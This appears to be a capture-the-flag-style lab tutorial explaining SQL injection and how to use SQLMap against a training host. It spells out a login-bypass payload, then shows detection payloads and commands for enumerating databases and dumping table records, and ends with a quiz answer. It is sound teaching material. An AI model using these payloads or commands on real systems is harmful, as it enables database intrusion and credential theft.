SQLMAP Basics


SQL injection is a prevalent vulnerability and has long been a hot topic in cyber security. To understand this vulnerability, we must first learn what a database is and how websites interact with a database.

A database is a collection of data that can be stored, modified, and retrieved. It stores data from several applications in a structured format, making storage, modification, and retrieval easy and efficient. You interact with several websites daily. The website contains some of the web pages where user input is required. For instance, a website with a login page asks you to enter your credentials, and once you enter them, it checks if the credentials are correct and logs you in if they are. As many users log in to that website, how does that website record all these users' data and verify it during the authentication process? This is all done with the help of a database. These websites have databases that store the user and other information and retrieve it when needed. So when you enter your credentials to a website's login page, the website interacts with its database to check if these credentials are correct. Similarly, if you have an input field to search for something, for instance, an input field of a bookshop website allows you to search for the available books for sale. When you search for any book, the website will interact with the database to fetch the record of that book and display it on the website.

Now, we know that the website asks the database to retrieve, store, or modify any data. So, how does this interaction take place? The databases are managed by Database Management Systems (DBMS), such as MySQL, PostgreSQL, SQLite, or Microsoft SQL Server. These systems understand the Structured Query Language (SQL). So, any application or website uses SQL queries when interacting with the database.

In the previous task, we studied how websites and applications interact with databases to store, modify, and retrieve their data in a structured manner. In this task, we will see how the interaction between an application and a database happens through SQL queries and how attackers can leverage these SQL queries to perform SQL injection attacks.

Note: Before we proceed, please ensure that you try the manual or automated SQL injection methods only after the permission of the application owner.



Let's take an example of a login page that asks you to enter your username and password to log in. Let's provide it with the following data:

`Username: John`

`Password: Un@detectable444`

Once you enter your username and password, the website will receive it, make an SQL query with your credentials, and send it to the database.

```
SELECT * FROM users WHERE username = 'John' AND password = 'Un@detectable444';
```

This query will be executed in the database. As per this query, the database will check for a user named `John` and the password of `Un@detectable444`. If it finds such a user, it will return the user's details to the application. Note that the above query will be successful only if the given user and pass both have a match together in the database as they are separated by the boolean "AND".

Sometimes, when input is improperly sanitized, meaning that user input is not validated, attackers can manipulate the input and write SQL queries that would get executed in the database and perform the attacker's desired actions. SQL injection has a very harmful effect in this digital world as all organizations store their data, including their critical information, inside the databases, and a successful SQL injection attack can compromise their critical data.

Let's assume the website login page we discussed above lacks input validation and sanitization. This means that it is vulnerable to SQL injection. The attacker does not know the password of the user John. They will type the

following input in the given fields:

`Username: John`

`Password: abc' OR 1=1;-- -`

This time, the attacker typed a random string `abc` and an injected string `' OR 1=1;-- -`. The SQL query that the website would send to the database will now become the following:

`SELECT * FROM users WHERE username = 'John' AND password = 'abc' OR 1=1;-- -';`

This statement looks similar to the previous SQL query but now adds another condition with the operator `OR`. This query will see if there is a user, John. Then, it will check if John has the password `abc` (which he could not have because the attacker entered a random password). Ideally, the query should fail here because it expects both username and password to be correct, as there is an `AND` operator between them. But, this query has another condition, `OR`, between the password and a statement `1=1`. Any one of them being true will make the whole SQL query successful. The password failed, so the query will check the next condition, which checks if `1=1`. As we know, `1=1` is always true, so it will ignore the random password entered before this and consider this statement as true, which will successfully execute this query. The `-- -` at the end of the query would comment anything after `1=1`, which means the query would be successfully executed, and the attacker would get logged in to John's user account.

One of the important things to note here is the use of a single quote `'` after `abc`. Without this single quote, `'` the whole string `'abc OR 1=1;-- -'` would be considered the password, which is not intended. However, if we add a single quote `'` after `abc`, the password would look like `'abc' OR 1=1;---'`, which encloses the original string abc in the query and allows us to introduce a logical condition `OR 1=1`, which is always true.

Carrying out an SQL injection attack involves discovering the SQL injection vulnerability inside the application and manipulating the database. However, manually doing all this can take time and effort.

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Note: Before we move forward, it is essential to note that the commands explained in this task would not work inside the AttackBox since this is a vulnerable assumed URL for explanation only. However, the next task will give you a practical flavor through a vulnerable URL to carry out this attack.

SQLMap is an automated tool for detecting and exploiting SQL injection vulnerabilities in web applications. It simplifies the process of identifying these vulnerabilities. This tool is built into some Linux distributions, but you can easily install it if it's not.

As this is a command-line tool, you must open your Linux OS terminal to use it. The `--help` command with SQLMap will list all the available flags you can use. If you don't want to manually add the flags to each command, use the `--wizard` flag with SQLMap. When you use this flag, the tool will guide you through each step and ask questions to complete the scan, making this a perfect option for beginners.

Interactive wizard

```
user@ubuntu:~$ sqlmap --wizard        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]

[*] starting at 08:42:50

[08:42:50] [INFO] starting wizard interface
Please enter full target URL (-u):
```

The `--dbs` flag helps you to extract all the database names. Once you get to know the database names, you can extract information about the tables of that database by using `-D database_name --tables`. After obtaining the tables, if you want to enumerate the records in those tables, you can use `-D database_name -T table_name --dump`. The different

flags in the SQLMap tool let you extract detailed information from the databases. Now, let's take a practical scenario and use all the above flags to exploit a web application vulnerable to SQL injection.

The first step is to look for a possible vulnerable URL or request. You may often come across some URLs that use GET parameters to retrieve the data. For example, a URL like `http://sqlmaptesting.thm/search?cat=1` uses a parameter `cat` that takes the value `1`. If you see any web application using GET parameters in the URLs to retrieve data, you can test that URL with the -u flag in the SQLMap tool. This is considered to be HTTP GET-based testing. This approach is followed when the application uses GET parameters in the URL to retrieve data from the searches.

We will use a supposedly vulnerable website URL: `http://sqlmaptesting.thm` for the demonstration. Suppose that this website has a search option, and when you click on this search option and search for something, the URL becomes `http://sqlmaptesting.thm/search/cat=1`, which uses the GET parameter `cat=1` in the URL to extract information from the database. As we know, URLs that have GET parameters can be vulnerable to SQL injection; let us scan this URL to identify if it has any SQL injection vulnerability.

Testing URL forSQLinjection

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1      __H__
 ___ ___['']_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:43:49] [INFO] testing connection to the target URL
[08:43:49] [INFO] heuristics detected web page charset 'ascii'
[08:43:49] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[08:43:49] [INFO] testing if the target URL content is stable
[08:43:50] [INFO] target URL content is stable
[08:43:50] [INFO] testing if GET parameter 'cat' is dynamic
[text removed]
[08:45:04] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based bl
ind' injectable
[text removed]
[08:45:08] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 column
s' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) request
s:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1846,CONCAT(0x5c,0x716a787071,(SELECT (ELT(1846=18
46,1))),0x7170766a71))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a787071,0x714d486661414f6456787a4a5579
6b6c7a78574f7858507a6e6a725647436e64496f4965794c6873,0x7170766a71),NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL-- HMgq
```

```
---
[08:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[text removed]
```

The results in the above terminal show us that different types of SQL injection, such as boolean-based blind, error-based, time-based blind, and UNION query, are identified in the target URL. These are different techniques for exploiting a SQL injection vulnerability. For example, in the boolean-based blind SQL injection, the SQL query is modified, and a boolean expression (that is always true, e.g., `1=1`) is included with the query to extract the information. Whereas in the error-based SQL injection, some queries are intentionally modified to generate errors in the results sent by the database. These errors often contain valuable information about the data. Similarly, other SQL injection techniques can also be employed to exploit a database.

The results from the command we executed for our target `http://sqlmaptesting.thm/search/cat=1` tell us that different types of SQL injection are possible on this URL. Let's use SQLMap's flags, which we studied earlier, to exploit them and extract some valuable data from the database.

To fetch the databases, we use the flag `--dbs`. Let's try this flag out with our vulnerable URL:

Extracting databases names

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 --dbs       __H__
 ___ ___[()]_____ ___ ___  {1.2.4#stable}
|_ -| . [()]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:49:00] [INFO] resuming back-end DBMS' mysql'
[08:49:00] [INFO] testing connection to the target URL
[08:49:01] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:49:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:49:01] [INFO] fetching database names
available databases [2]:
[*] users
[*] members

[text removed]
```

After running the above command, we got two database names. Select the `users` database and fetch the tables inside of it. We will define the database after the flag `-D` and use the `--tables` flag at the end to extract all the table names.

Extracting tables

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D users --tables
__H__
 ___ ___[()]_____ ___ ___  {1.2.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
```

```
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:50:46] [INFO] resuming back-end DBMS' mysql'
[08:50:46] [INFO] testing connection to the target URL
[08:50:46] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:50:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:50:46] [INFO] fetching tables for database: 'users'
Database: acuart
[3 tables]
+-----------+
| johnath   |
| alexas    |
| thomas    |
+-----------+

[text removed]
```

Now that we have all the available table names of the database, let's dump the records present in the `thomas` table. To do so, we will define the database with the `-D` flag, the table with the `-T` flag, and for extracting the records of the table, we will use the `--dump` flag.

Extracting records from a table

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thmsearch/cat=1 -D users -T thomas --dum
p       __H__
 ___ ___[()_____ ___ ___  {1.2.4#stable}
|_ -| . [()     | .'| . |
|___|_  [()_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:51:48] [INFO] resuming back-end DBMS' mysql'
[08:51:48] [INFO] testing connection to the target URL
[08:51:49] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:51:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:51:49] [INFO] fetching columns for table 'thomas' in database 'users'
[08:51:49] [INFO] fetching entries for table 'thomas' in database' users'
[08:51:49] [INFO] recognized possible password hashes in column 'passhash'
do you want to store hashes to a temporary file for eventual further processing n
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: users
Table: thomas
[1 entry]
+---------------------+------------+---------+
| Date                | name       | pass    |
+---------------------+------------+----------
| 09/09/2024          | Thomas THM | testing |
+---------------------+------------+---------+

[text removed]
```

However, unlike the URL used for testing above, you can also use POST-based testing, where the application sends data in the request's body instead of the URL. Examples of this could be login forms, registration forms, etc. To follow this approach, you must intercept a POST request on the login or registration page and save it as a text file. You can use the following command to input that request saved in the text file to the SQLMap tool:

Testing an intercepted request

```
user@ubuntu:~$ sqlmap -r intercepted_request.txt
```

What would be the full command of SQLMap for extracting all tables from the "members" database? (Vulnerable URL: http://sqlmaptesting.thm/search/cat=1)

sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D members --tables